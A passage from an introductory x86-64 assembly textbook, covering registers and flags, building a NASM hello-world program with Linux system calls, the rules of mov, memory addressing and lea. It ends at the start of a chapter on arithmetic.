Writing to a 32-bit sub-register (`eax`, `r8d`) automatically clears the upper 32 bits of the full 64-bit register. Writing to a 16-bit sub-register (`ax`) or an 8-bit sub-register (`al`) leaves every other bit of the 64-bit register untouched. If `rax` holds `0xFFFFFFFFFFFFFFFF` and you run `mov eax, 1`, then `rax` holds `0x0000000000000001`.

64-bit qword	32-bit dword	16-bit word	8-bit high	8-bit low byte
rax	eax	ax	ah	al
rbx	ebx	bx	bh	bl
rcx	ecx	cx	ch	cl
rdx	edx	dx	dh	dl
rsi	esi	si	*none*	sil
rdi	edi	di	*none*	dil
rbp	ebp	bp	*none*	bpl
rsp	esp	sp	*none*	spl
r8	r8d	r8w	*none*	r8b
r9	r9d	r9w	*none*	r9b
r10	r10d	r10w	*none*	r10b
r11	r11d	r11w	*none*	r11b
r12	r12d	r12w	*none*	r12b
r13	r13d	r13w	*none*	r13b
r14	r14d	r14w	*none*	r14b
r15	r15d	r15w	*none*	r15b

Table 2.2: Every sub-register name in x86-64. Append d for a 32-bit doubleword, w for a 16-bit word, or b for an 8-bit byte.

Intel and AMD chose this rule on purpose: a 32-bit operation should never leave old 64-bit garbage in the upper half of the destination. The practical effect is that `mov eax, 1` gives you a clean, fully defined `rax`, while `mov ax, 1` leaves whatever was already sitting above bit 15 in place.

2.3 rip: The Instruction Pointer

Outside the 16 general-purpose registers, the CPU keeps a handful of special registers. Two of them shape everything your program does.

`rip` is the instruction pointer. It holds the 64-bit memory address of the next instruction the CPU is about to execute. You cannot write to it directly: `mov rip, 0x401000` is illegal and will not assemble. `rip` advances on its own as each instruction finishes, and you steer it with `jmp`, `call` and `ret`. That is the entire mechanism behind an if statement, a loop, or a function call: they all end up loading a new address into `rip`.

2.4 rflags: The Dashboard

How does the CPU know whether two numbers were equal, which one was larger, or whether an addition overflowed? It reads `rflags`, the flags register.

`rflags` is 64 bits wide, but it does not hold a number. Each individual bit is a flag: a small lamp that the last arithmetic or comparison operation switched on (1) or off (0), all by itself. The four flags you need first are shown in Figure 2.2.




Figure 2.2: The four flags you will use first, shown as a dashboard. Each lamp is one bit inside `rflags`, and each one reports on the last operation that touched the flags.

- **ZF**, the zero flag: on when the result was exactly zero. Subtract 5 from 5 and the answer is 0, so ZF comes on.
- **SF**, the sign flag: on when the result is negative, which means the leftmost bit of the result is 1. Subtract 10 from 3 and SF comes on.
- **CF**, the carry flag: on when an unsigned operation carried a bit out of the register, or borrowed one. Add 1 to the largest unsigned 64-bit value and the sum wraps around to 0, with CF on.
- **OF**, the overflow flag: on when a signed operation went out of range, for example adding two large positive numbers and landing on a negative result because the sum crossed into the sign bit.

An arithmetic or comparison instruction sets these lamps automatically, and you almost never touch `rflags` yourself. What reads the lamps is a conditional jump: `je`, `jg`, `js` and friends are nothing more than tests for a flag being 0 or 1. That is the whole foundation of branching, and it is Chapter 6's problem.

You now have the full picture of the workspace. Sixteen workbenches, five windows into each of the first eight of them, one instruction pointer deciding what runs next, and a dashboard of lamps reporting what the last operation did.

What you learned

- Registers are the CPU's workbench: 16 general-purpose registers, each one 64 bits wide, reached in less than half a nanosecond instead of the 100 nanoseconds it takes to reach RAM.
- `rax`, `rbx`, `rcx` and the rest carry names from the 1978 Intel 8086, widened by the 80386 in 1985 and again by AMD in 2003.
- `r8` through `r15` were added by AMD, and their sub-register names simply append d, w or b for 32, 16 and 8 bits.
- `rax`, `eax`, `ax`, `ah` and `al` are five windows into one register, not five separate registers.
- Writing a 32-bit sub-register zeroes the upper 32 bits of the 64-bit register; writing a 16-bit or 8-bit sub-register leaves the rest alone.
- `rip` holds the address of the next instruction. It cannot be set with `mov`, only by jumps, calls and returns.

- `rflags` is not a number: its bits are indicator lamps. ZF reports a zero result, SF a negative one, CF an unsigned carry, OF a signed overflow.
- `rsp` belongs to the stack. Never use it as scratch space for math.

Exercises

1. Start with `rax` holding `0x1122334455667788`. Write down the value of `rax` after each of these instructions, one at a time: `mov al, 0`, then `mov ax, 0`, then `mov eax, 0`. Explain why the last instruction removes every trace of the original number while the first two do not.
2. Using Table 2.2, write down the 32-bit, 16-bit and 8-bit low names of `r13`. Then redraw Figure 2.1 for `rbx`, keeping the bit positions 63, 31, 15, 7 and 0 in the same places, and mark which bit positions `bh` covers.
3. For each situation, name the flag that comes on: (a) subtracting a number from itself, (b) a result whose leftmost bit is 1, (c) an unsigned addition that carries a bit off the top of the register, (d) a signed addition that lands on the wrong side of the sign bit.
4. In two or three sentences each: why will `mov rip, 0x401000` not assemble, and which instructions change `rip` instead? Why should `rsp` never be used for general math?

3

The Workshop: NASM, ld, and Your First Program

Enough theory. Time to write real x86-64 assembly, assemble it into an executable binary, and run it directly on the CPU. This chapter sets up the workshop, takes apart the anatomy of an assembly file, and ends with a complete program that prints a line of text and exits cleanly.

3.1 The toolchain: nasm, ld, and gdb

Turning a text file of assembly into a working Linux program takes three command-line tools.

- `nasm`, the Netwide Assembler, reads your source file (a text file ending in `.asm`) and translates your human-readable mnemonics into raw machine code inside an object file ending in `.o`.
- `ld`, the GNU linker, takes one or more object files, resolves memory addresses, and packages them into a single executable binary. On Linux that binary format is called ELF, short for Executable and Linkable Format.
- `gdb`, the GNU debugger, lets you pause your program on any instruction and look directly inside `rax`, `rbx`, `rip`, and RAM. You will not need it yet, but it earns its keep the first time a program misbehaves.

Each tool has exactly one job, and you will run them in this order every time. On Ubuntu or Debian (and inside WSL on Windows), update your package list with `sudo apt update`, then install all three tools with one more command: `sudo apt install nasm binutils gdb`.

One warning before you read assembly code online. Two tutorials for the same x86-64 processor can look completely different, because there are two




Figure 3.1: Building a program in two steps. `nasm` assembles the source text into an object file, `ld` links the object file into an executable, and `gdb` can pause that executable to inspect registers and memory.

syntaxes. GNU tools default to AT&T syntax, where constants carry a dollar sign and registers carry a percent sign, and the operands run source first: `movq $42, %rax`. NASM, MASM, and Intel's own documentation use Intel syntax, where the destination comes first and a line reads like an assignment: `mov rax, 42`. This book uses Intel syntax with NASM on 64-bit Linux. That choice also keeps the examples small: a Linux program can ask the kernel for a service with a single instruction, with no bulky external libraries linked in just to print a letter on the screen.

3.2 A NASM file has three sections

Every NASM file is divided into up to three sections. Your code and your data both live in RAM, but the operating system keeps them in separate neighborhoods, so that you do not accidentally execute your data or overwrite your code while the program runs.

- `section .data` holds initialized data: variables and constants that already have a value when the program starts, such as a string of text or a starting number.
- `section .bss` holds uninitialized data (Block Started by Symbol): empty space, filled with zeros, that you reserve for a value you will fill in later, such as a buffer waiting for keyboard input.
- `section .text` holds your actual CPU instructions. The operating system marks this section read-only and executable, so a runaway program cannot overwrite its own instructions.

Comments in NASM start with a semicolon. Anything after a semicolon




Figure 3.2: hello.asm in RAM. The two accent blocks are the sections this program uses: instructions in `.text` and initialized bytes in `.data`. The `.bss` section waits in reserve, and the stack is a separate region of memory that every program gets.

on a line is ignored by the assembler. Assembly lines are tiny, so good assembly programmers comment generously, and they explain why a line exists far more often than what it does.

One more piece of housekeeping belongs to `section .text`: the entry point. When Linux loads your program, it needs to know what address to put into `rip` first. By convention, the linker looks for a label named `_start`. The keyword `global` makes that label visible outside your file, so `ld` can find it. You will see both pieces in `hello.asm` in a moment: `global _start` exports the label, and `_start:` marks the spot where the first instruction lives.

3.3 User space, kernel space, and system calls

Here is a question worth stopping on: how do you print text to the screen? There is no print instruction in the CPU. A processor only knows how to move bytes, do arithmetic, and jump around in memory.

There is also a security boundary in the way. Modern CPUs run your program in an unprivileged sandbox called user space, or Ring 3. In user space your program is not allowed to touch the graphics card, the hard drive, or the keyboard directly. If any random program could, then one buggy program could wipe your hard drive or freeze the entire computer. Only the operating system kernel, running in privileged kernel space, or Ring 0, is

allowed to talk to hardware.

So when your program wants to print text, read from the keyboard, open a file, or exit, it has to ask the kernel to do the job on its behalf. That request is a system call.

Key concept

A system call is a standardized form. You fill it out with registers: the number of the service you want goes in `rax`, the arguments go in fixed register slots, and then you execute the `syscall` instruction. The kernel reads the form and does the work.

On x86-64 Linux, making a system call follows the same three steps every time.

1. Put the system call ID number into `rax`. This tells Linux which service you want.
2. Put up to six arguments into these registers, in this exact order: `rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`.
3. Execute `syscall`. The CPU pauses your program and hands control to the Linux kernel. The kernel reads your registers, performs the action, puts any result back into `rax`, and hands control back to your next instruction.

Three calls will carry you through the whole book, and Table 3.1 lists them.

Call	`rax` (id)	`rdi` (arg 1)	`rsi` (arg 2)	`rdx` (arg 3)
`sys_read`	0	fd = 0 (stdin)	buffer address	max bytes to read
`sys_write`	1	fd = 1 (stdout)	string address	byte count
`sys_exit`	60	status (0 = ok)	unused	unused

Table 3.1: The three system calls you need now. The first argument of `sys_read` and `sys_write` is a file descriptor: 0 is stdin, 1 is stdout, and 2 is stderr.

In Linux, everything is treated like a file. Every running program is automatically given three open streams, and each stream has a number, called a file descriptor: 0 is standard input, the keyboard; 1 is standard output, the screen; 2 is standard error, where error messages belong. When a system call needs to know which stream to use, that stream's file descriptor is what you put in the first argument register.




Figure 3.3: One system call, start to finish. Your program fills the register form, the `syscall` instruction crosses the boundary into the kernel, the kernel performs the work, and control returns to your program with any result in `rax`.

3.4 hello.asm

Here is the whole program. Read it once for the shape, then we will take it apart.

```
; File: hello.asm
; Prints "Hello, Bare Metal!" to the screen, then exits.
; Assemble: nasm -f elf64 hello.asm -o hello.o
; Link:     ld hello.o -o hello
; Run:      ./hello

section .data
    ; db means Define Byte: one byte for each character.
    ; 10 is the ASCII code for the newline character.
    msg db "Hello, Bare Metal!", 10
    ; Current address minus start of msg = length.
    msg_len equ $ - msg

section .text
    ; Export _start so the linker knows where it starts.
    global _start

_start:
    ; STEP 1: sys_write(1, msg, msg_len) prints the string.
    mov rax, 1       ; 1 = sys_write
    mov rdi, 1       ; 1 = stdout (the screen)
    mov rsi, msg     ; address of the string
    mov rdx, msg_len ; number of bytes (19)
```

```
24      syscall          ; hand control to the kernel
25
26      ; STEP 2: sys_exit(0) terminates the program cleanly.
27      mov rax, 60      ; 60 = sys_exit
28      mov rdi, 0       ; exit status 0 (no errors)
29      syscall          ; terminate the process
```

hello.asm

3.5 Line-by-line autopsy

3.5.1 msg and db: bytes in memory

Inside `section .data`, the line `msg db "Hello, Bare Metal!", 10` creates a label named `msg`. A label is nothing more than a human-friendly nickname for a memory address. The `db` directive means define byte: it tells NASM to take the ASCII code of each character in turn and place those bytes into consecutive mailboxes in memory. There is no string object here, only bytes. The trailing `10` appends one more byte holding the number 10, which is the ASCII code for the newline character, the thing your terminal needs in order to move to the next line. In the ASCII table, 72 is `H`, 101 is `e`, and 10 is newline.

3.5.2 msg_len: a length that counts itself

Counting the bytes of `"Hello, Bare Metal!"` by hand is easy enough: 18 characters plus the newline byte is 19, so you could write `mov rdx, 19`. It is also a maintenance trap, because the day you change a character in the message, you have to count all over again. `msg_len equ $ - msg` avoids the counting entirely. The directive `equ` defines a constant. The dollar sign is NASM's name for the current address, the spot where the assembler has reached right now. So `$ - msg` means this address minus the address where `msg` begins, which is exactly the number of bytes in between. If `msg` starts at 0x600000 and its 19 bytes end there, the current address is 0x600013 and the difference is 0x13, which is 19.

3.5.3 global _start: the entry point

When Linux loads your program, it needs to know what address to put into `rip` first. By convention, `ld` looks for a label named `_start`. The `global`

directive makes that label visible outside your file, which is what lets the linker find it among all the labels in your program. Then `_start:` marks the spot where the first instruction lives.

3.5.4 mov and syscall: filling the form

Move down to `_start:` and read the two blocks. Each one is a system call, and each one follows the register protocol from earlier.

For the write, `mov rax, 1` selects `sys_write`, `mov rdi, 1` points the call at file descriptor 1, which is stdout, `mov rsi, msg` hands the kernel the memory address where the string begins (the address, not the bytes themselves), and `mov rdx, msg_len` says how many bytes to print. The `syscall` instruction then crosses into the kernel, and 19 bytes appear on your terminal.

For the exit, `mov rax, 60` selects `sys_exit` and `mov rdi, 0` supplies the exit status, where 0 means no errors. The second `syscall` ends the process, and there is nothing left to run.

3.6 sys_exit is not optional

What happens if you delete the last four lines of `hello.asm`, the whole exit block? Beginners expect the program to stop when it reaches the bottom of the file. It does not. The CPU is a blind machine running the fetch, decode, execute cycle: after the write finishes, nothing has told it that the program is over, so `rip` moves to the next bytes in memory and tries to execute whatever random bytes happen to live there. Those bytes were not placed there by your program. The operating system catches your program reading invalid memory and kills it with the infamous message: Segmentation fault (core dumped).

The trap: no sys_exit

Delete the `sys_exit` block and your program does not end politely at the bottom of the file. `rip` runs off into memory that is not yours, and the kernel kills the process with a segmentation fault. Every complete program ends the same way: 60 in `rax`, a status code in `rdi`, `syscall`. Learn the habit now, while your programs are this short.

3.7 Build and run

The header comment of `hello.asm` lists the three commands you need. Open a terminal in the folder where you saved the file and run them.

- Assemble: `nasm -f elf64 hello.asm -o hello.o`. NASM reads the text file and writes a 64-bit ELF object file. The object file is not runnable yet, because the addresses inside it are not final.
- Link: `ld hello.o -o hello`. The linker resolves labels such as `_start` and `msg` into final memory addresses and writes the executable.
- Run: `./hello`.

Your terminal prints the line `Hello, Bare Metal!` and returns you to the shell prompt.

Right after the program ends, the shell still holds its exit status. Type `echo $?` and you will see 0, the value the program placed in `rdi` before calling `sys_exit`. Now run the experiment: change `mov rdi, 0` to `mov rdi, 42`, assemble and link again, run `./hello`, and `echo $?` prints 42. The exit status is how one program reports what happened, and now you know exactly which register carries it.

What you learned

- `nasm` translates a `.asm` file into an object file, `ld` links object files into an ELF executable, and `gdb` pauses the result to inspect registers and memory.
- A NASM file has up to three sections: `.data` for initialized values, `.bss` for zero-filled reserved space, and `.text` for instructions.
- Comments start with a semicolon; the assembler ignores the rest of the line.
- Every program exports a global label named `_start` so the linker knows where execution begins.
- Your program runs in user space (Ring 3), and only the kernel, in kernel space (Ring 0), may touch the hardware.
- A system call is a fixed protocol: the ID goes in `rax`, the arguments go in `rdi`, `rsi`, `rdx`, `r10`, `r8`, and `r9`, and then you execute `syscall`.
- `sys_read` (0), `sys_write` (1), and `sys_exit` (60) cover reading, writ-

ing, and quitting; file descriptors 0, 1, and 2 are stdin, stdout, and stderr.

- Without `sys_exit`, `rip` runs past your program into memory that is not yours, and the kernel kills the process with a segmentation fault.

Exercises

1. Change the message in `hello.asm` to your own name and rebuild. Explain why you did not have to touch `msg_len`.
2. Change `mov rdi, 0` to `mov rdi, 42`, rebuild, and check the status with `echo $?`. Then predict what `echo $?` will print if you set the status to 7, and verify your prediction.
3. Print the message twice: add a second `sys_write` sequence before the exit block. The values in `rdi`, `rsi`, and `rdx` survive the first call, but `rax` does not, because the kernel wrote a result into it. Which register must you reload before the second `syscall`, and what does the kernel report in `rax` after a successful write of 19 bytes?
4. Draw the toolchain from memory, add `gdb` as a fourth participant, and then explain in two sentences why `nasm` on its own cannot produce a runnable executable.

4

Moving Data and Addressing Memory

Most instructions in a real assembly program do one thing: move data. A constant travels into a register, two registers trade values, RAM hands a value to a register, and a register hands a value back to RAM. The syscall programs you have already written are full of this: the syscall number goes into `rax`, the file descriptor into `rdi`, the buffer address into `rsi`. The instruction that drives every one of those trips is `mov`, and the way you name the two ends of the trip is called addressing.

4.1 The mov Instruction and the Three Golden Rules

The shape of `mov` never changes:

```
mov destination, source
```

Read it right to left, like an assignment statement: whatever sits on the right is copied into whatever sits on the left. Despite the name, `mov` does not move anything. The source is not erased. It copies: the value stays where it was and now appears in a second place.

Almost any pair of ends works:

- A constant into a register: `mov rax, 100`
- A register into a register: `mov rbx, rax`
- RAM into a register: `mov rax, [my_var]`
- A register into RAM: `mov [my_var], rax`
- A constant into RAM: `mov qword [my_var], 100`

Three rules decide whether a particular pair is legal.

Rule 1: the two operands must be exactly the same size. A 64-bit register takes a 64-bit source, a 32-bit register takes a 32-bit source, and an 8-bit register takes an 8-bit source. `mov rax, ebx` breaks the rule, and NASM will not quietly fix it up for you; it stops with an error, because there is no such instruction.

Rule 2: the destination cannot be a constant. `mov rax, 42` is fine, and `mov 42, rax` is nonsense. You cannot write a value into the number 42, any more than you can paint a new color onto the word "blue".

Rule 3: a single `mov` cannot touch two memory locations. Rule 3 is the one with a workaround, so it gets its own box.

```
; Rule 1: both sides must be the same size
mov rax, rbx            ; valid: 64 bits into 64 bits
mov eax, ebx            ; valid: 32 bits into 32 bits
mov al, bl              ; valid: 8 bits into 8 bits
mov rax, ebx            ; illegal: 32 bits into 64 bits

; Rule 2: the destination cannot be a constant
mov rax, 42             ; valid: the constant lands in rax
mov 42, rax             ; illegal: you cannot write into a number
```

mov-rules.asm

The trap

`mov [var_b], [var_a]` is the mistake every beginner types once. A `mov` can name a memory address on one side of the comma, never on both, so the CPU has no way to read one RAM cell and write another in the same instruction. Use a register as the middleman. Load first, store second:

```
mov rax, [var_a]
mov [var_b], rax
```

The middleman register is cheap. Borrow one, and the copy lands in two instructions instead of one.

4.2 Widening Small Values: movzx and movsx

Rule 1 raises an obvious question. Suppose `bl` holds a byte and you genuinely need that byte in `rax`. You cannot write `mov rax, bl`, because the

sizes do not match. But the byte has 8 bits and `rax` has 64, so somebody has to decide what goes into the upper 56 bits, the bits 8 through 63 that the byte does not fill. Two instructions answer that question, and which one you want depends on whether the byte is unsigned or signed.

`movzx` (move with zero extension) is for unsigned values. It copies the small value into the low end of the destination and fills every new bit with zero.

`movsx` (move with sign extension) is for signed values. It copies the small value into the low end of the destination and fills every new bit with a copy of the number's top bit, so a negative number stays negative.

The byte `0xFB` shows why the difference matters. Read as an unsigned number, those eight bits are 251. Read as a signed number, they are -5. The first reading is what `movzx` assumes, and the second is what `movsx` assumes.

```
mov bl, 200             ; bl = 0xC8, an unsigned byte
movzx rax, bl           ; rax = 0x00000000000000C8  (still 200)

mov bl, -5              ; bl = 0xFB, the same eight bits as -5
movzx rax, bl           ; rax = 0x00000000000000FB  (+251)
movsx rcx, bl           ; rcx = 0xFFFFFFFFFFFFFFFB  (-5)
```

extend.asm

The second `movzx` is the cautionary case. Zeroing the upper bits threw away the sign, and the value jumped from -5 to +251. `movsx` notices that the top bit of `0xFB` is set, treats the byte as negative, and fills the new upper bits with 1s, so the number arrives at the other end still worth -5. Copy small signed values with `movsx`, small unsigned values with `movzx`, and you will never mangle a number this way.

4.3 Brackets Mean Dereference

Now the second half of the chapter: naming the memory end of a `mov`. In NASM, the difference between `my_var` and `[my_var]` is the difference between a house's street address and the person living inside the house. Drop the brackets and you are naming a location. Add the brackets and you are asking for the contents of that location.

```
section .data
    my_var  dq 0x123456789ABCDEF0   ; a quadword: dq means 8 bytes
                                    ; the linker put it at 0x402000

```

```
5  section .text
6      mov rax, my_var          ; rax = 0x402000, the address itself
7      mov rbx, [my_var]        ; rbx = 0x123456789ABCDEF0
```

deref.asm

The linker chooses the exact address of `my_var`; 0x402000 is a stand-in you can pretend with. What matters is the difference between the two instructions. The first copies the address itself, which is just a number. The second follows the address into RAM and copies the eight bytes stored there.

Key concept

Brackets mean go inside the mailbox. `my_var` is the address; `[my_var]` is the value stored at that address.




Figure 4.1: The same label twice. Without brackets, `mov` copies the address. With brackets, it follows the address and copies the value inside.

The address of `my_var` never changes while the program runs. The contents are yours to overwrite, which is why both directions of the copy matter. `mov rbx, [my_var]` reads the mailbox, and `mov [my_var], rbx` writes a new value into it.

4.4 Little Endianness: How Bytes Land in RAM

Every address in RAM labels exactly one byte, so a value wider than a byte must be split across neighboring addresses. Take the 32-bit number `0x12345678`. Humans write numbers most significant byte first: `0x12`, then `0x34`, then `0x56`, then `0x78`. A machine that stores it that way is called big endian. x86-64 does the opposite. It is little endian, and it stores the little end first: the least significant byte, `0x78`, goes to the lowest address, and `0x12` ends up at the highest.




Figure 4.2: How `dd 0x12345678` at 0x1000 is laid out in RAM. The byte order is reversed against the way the number is written.

In practice you hardly notice, because a load picks up all four bytes at once and puts them back in the order you expect. Little endianness shows itself in two places: when you read a single byte, and when you look at raw memory in a debugger such as gdb.

```
1  ; dd 0x12345678 placed at address 0x1000
2  ; RAM: 0x1000: 0x78   0x1001: 0x56   0x1002: 0x34   0x1003: 0x12
3
4  mov eax, [0x1000]       ; eax = 0x12345678, back in order
5  mov al,  [0x1000]       ; al  = 0x78, the little end comes back first
```

endian.asm

4.5 Telling NASM How Many Bytes: Size Specifiers

The byte-by-byte view of RAM explains an error message you will meet soon enough. `mov [my_var], 5` does not assemble, because NASM answers it with `operation size not specified`. `my_var` is an address and

5 is a number, and NASM cannot tell whether you want one byte, two bytes, four bytes, or eight bytes written there. When one side is a register, the register answers for you: `mov [my_var], rax` writes eight bytes because `rax` is eight bytes wide, and `mov [my_var], al` writes one. With a constant going into memory, neither side names a size, so you name it yourself. The size keyword goes between the instruction and the address.

```
mov byte  [my_var], 5   ; write 1 byte:  0x05
mov word  [my_var], 5   ; write 2 bytes: 0x0005
mov dword [my_var], 5   ; write 4 bytes: 0x00000005
mov qword [my_var], 5   ; write 8 bytes: 0x0000000000000005
```

sizes.asm

Four keywords, four widths. A missing size specifier is one of the most common reasons a first program refuses to assemble, so write the width you mean.

4.6 Address Arithmetic Inside the Brackets

Inside the brackets, x86-64 lets you compute the address on the fly instead of writing the arithmetic as separate instructions. The complete formula is:

`[ base + index*scale + displacement ]`

- **Base**: any general-purpose 64-bit register, such as `rbx`, `rdi`, or `rsp`. It usually holds the start of an array or a struct.
- **Index**: any general-purpose 64-bit register except `rsp`, usually holding a loop counter.
- **Scale**: 1, 2, 4, or 8. Those four numbers exist because they match the byte sizes of a byte, a word, a dword, and a qword.
- **Displacement**: a constant offset, positive or negative, such as 16 or -8.

The formula makes array access effortless. Suppose `rbx` holds the starting address of an array of 64-bit integers, and `rcx` holds the index `i`:

```
mov rax, [rbx]              ; array[0]: base alone
mov rax, [rbx + 8]          ; array[1]: base plus a displacement
mov rax, [rbx + rcx*8]      ; array[i]: base + index times scale
mov rax, [rbx + rcx*8 + 16] ; array[i + 2]: two elements past i
```

array.asm




Figure 4.3: The anatomy of `[rbx + rcx*8 + 16]` with `rbx = 0x2000` (an array of 8-byte elements) and `rcx = 3`. The arithmetic lands on element 5, at address 0x2028.

Four lines, four addresses, and not one extra instruction. The scale of 8 is there for exactly this purpose: each element is 8 bytes, so stepping the index by one steps the address by 8. A scale of 1 needs no writing, so `[rbx + rcx]` means the same thing as `[rbx + rcx*1]`.

4.7 lea: The Address Without the Trip to RAM

Two instructions share the same brackets, which is why they confuse people. Here they are side by side, with `rbx = 0x3000` and `rcx = 5`:

```
; rbx = 0x3000, rcx = 5
mov rax, [rbx + rcx*8]      ; compute 0x3028, then read RAM there
lea rax, [rbx + rcx*8]      ; rax = 0x3028, RAM never read

; lea as arithmetic: rdi times 5, plus 10
lea rax, [rdi + rdi*4 + 10]
```

lea.asm

`mov` calculates the address and then makes the trip: it fetches the value stored at the computed address. `lea` (load effective address) calculates the exact same address and stops. It puts the address itself into the destination register without ever touching RAM.

If the arithmetic inside the brackets is the interesting part, `lea` is the way to steal it. `rdi * 5` is the same as `rdi + rdi*4`, which is exactly what the brackets allow, so `lea rax, [rdi + rdi*4 + 10]` computes `rdi` times 5




Figure 4.4: Same brackets, different action. `mov` goes to RAM and fetches what it finds; `lea` computes the number and skips RAM entirely.

plus 10 in a single instruction. It reads no memory, and it does not disturb the flags register, which makes it a favorite trick of compilers and hand-written assembly alike.

What you learned

- `mov` copies the source into the destination; nothing is erased from the source.
- The three golden rules: the sizes must match, the destination cannot be a constant, and one `mov` cannot touch two memory locations.
- Copy through a register middleman when you need to move data from one memory location to another.
- `movzx` fills the new upper bits with zeros for unsigned values; `movsx` fills them with copies of the sign bit for signed values.
- Brackets dereference: `my_var` is an address, `[my_var]` is the value living at that address.
- x86-64 is little endian, so the least significant byte of a multi-byte value sits at the lowest address.
- When neither operand names a size, write `byte`, `word`, `dword`, or `qword` yourself.
- Inside the brackets you get `base + index*scale + displacement`, with a scale of 1, 2, 4, or 8, and `lea` computes that address without

touching RAM.

Exercises

1. The byte `0xF0` is -16 when read as a signed number. If `bl` holds `0xF0`, what does `movzx rax, bl` put in `rax`, and what does `movsx rax, bl` put there?
2. A program declares `my_arr dd 0x0A0B0C0D` at address 0x1000. Write the four bytes in address order, 0x1000 through 0x1003, and say which one `mov al, [0x1000]` copies.
3. This fragment will not assemble: `mov [my_b], [my_a]`. Rewrite it as two legal instructions that copy the quadword `my_a` into `my_b`.
4. `rbx` holds the start of an array of 8-byte elements and `rcx` holds an index. Write one instruction that copies element `rcx` into `rax`, and one instruction that copies the address of that element into `rax`.

5

Arithmetic, Logic, and the Division Trap

Now that you can move data between RAM and registers, it is time to put the ALU (Arithmetic Logic Unit) to work. The ALU is the part of the CPU that does arithmetic, and the instructions in this chapter are the ones you will type more than any others.

5.1 Add, Subtract, Increment, Decrement, Negate

The basic arithmetic instructions work just like `mov`, except that they modify the destination in place and update the flags in RFLAGS.

Instruction	Meaning	C equivalent
`add dest, src`	Adds src to dest.	`dest += src;`
`sub dest, src`	Subtracts src from dest.	`dest -= src;`
